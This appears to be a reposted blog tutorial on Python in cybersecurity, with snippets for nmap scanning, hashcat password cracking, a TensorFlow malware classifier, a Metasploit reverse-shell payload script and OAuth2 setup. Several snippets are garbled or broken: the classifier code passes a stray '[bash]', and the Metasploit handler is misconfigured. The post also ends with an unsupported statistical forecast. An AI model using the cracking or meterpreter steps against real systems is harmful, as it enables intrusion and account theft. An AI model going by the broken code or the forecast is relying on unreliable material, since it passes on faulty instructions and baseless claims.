Listen to this Post

Introduction:
Python is a powerhouse in cybersecurity, IT automation, and AI-driven defense mechanisms. Its versatility allows professionals to automate tasks, analyze vulnerabilities, and build robust security tools. This guide dives into key Python commands, scripts, and frameworks critical for cybersecurity experts.
Learning Objectives:
- Automate security tasks with Python scripts.
- Leverage Python for penetration testing and vulnerability scanning.
- Integrate AI-driven threat detection using Python libraries.
1. Automating Network Scans with Python and Nmap
Command:
import nmap

scanner = nmap.PortScanner()
scanner.scan('192.168.1.1', '1-1024', '-sV')
print(scanner.scaninfo())
Step-by-Step Guide:
1. Install `python-nmap`:
pip install python-nmap
2. Run the script to scan ports 1-1024 on a target IP (192.168.1.1).
3. The `-sV` flag enables service version detection.
4. Output displays open ports and running services.
2. Password Cracking with Hashcat and Python
Command:
import subprocess

hashcat_cmd = "hashcat -m 1000 hashes.txt rockyou.txt"
subprocess.run(hashcat_cmd, shell=True)
Step-by-Step Guide:
1. Install Hashcat (Linux/Windows).
- Prepare a `hashes.txt` file with target hashes (e.g., NTLM, SHA-1).
- Run the script to brute-force using the rockyou.txt wordlist.
4. Recovered passwords are saved in `hashcat.potfile`.
3. AI-Driven Threat Detection with TensorFlow
Command:
import tensorflow as tf
from tensorflow.keras.models import load_model

model = load_model('malware_detector.h5')
prediction = model.predict([bash])
print("Threat Probability:", prediction[bash][0])
Step-by-Step Guide:
- Train a model using malware datasets (e.g., EMBER).
2. Save the model as `malware_detector.h5`.
- Feed new file features (
malware_features) for real-time classification.
4. Exploiting Vulnerabilities with Python Metasploit Modules
Command:
from pymetasploit3.msfrpc import MsfRpcClient

client = MsfRpcClient('password123')
exploit = client.modules.use('exploit', 'multi/handler')
exploit['PAYLOAD'] = 'windows/x64/meterpreter/reverse_tcp'
exploit.execute(RHOST='10.0.0.5')
Step-by-Step Guide:
1. Start Metasploit RPC server:
msfrpcd -P password123 -S
2. Run the script to deploy a reverse shell payload.
3. The attacker gains Meterpreter access on `10.0.0.5`.
5. Securing APIs with Python and OAuth2
Command:
from authlib.integrations.flask_client import OAuth

oauth = OAuth(app)
oauth.register('secure_api', client_id='YOUR_CLIENT_ID', client_secret='YOUR_SECRET')
Step-by-Step Guide:
1. Install Authlib:
pip install authlib
2. Register an OAuth2 provider (e.g., Google, GitHub).
3. Validate tokens to prevent unauthorized API access.
What Undercode Say:
- Key Takeaway 1: Python’s scripting capabilities make it indispensable for automating cybersecurity workflows.
- Key Takeaway 2: Integrating AI with Python enhances proactive threat detection.
Analysis:
Python’s dominance in cybersecurity stems from its rich library ecosystem (Nmap, TensorFlow, Metasploit). As AI-driven attacks rise, Python’s role in defensive automation will grow exponentially.
Prediction:
By 2026, 75% of red-team operations will rely on AI-augmented Python scripts for advanced penetration testing, outpacing traditional manual methods.
This guide equips IT professionals with actionable Python techniques—master these to stay ahead in cybersecurity. 🚀
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kinge Hans – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


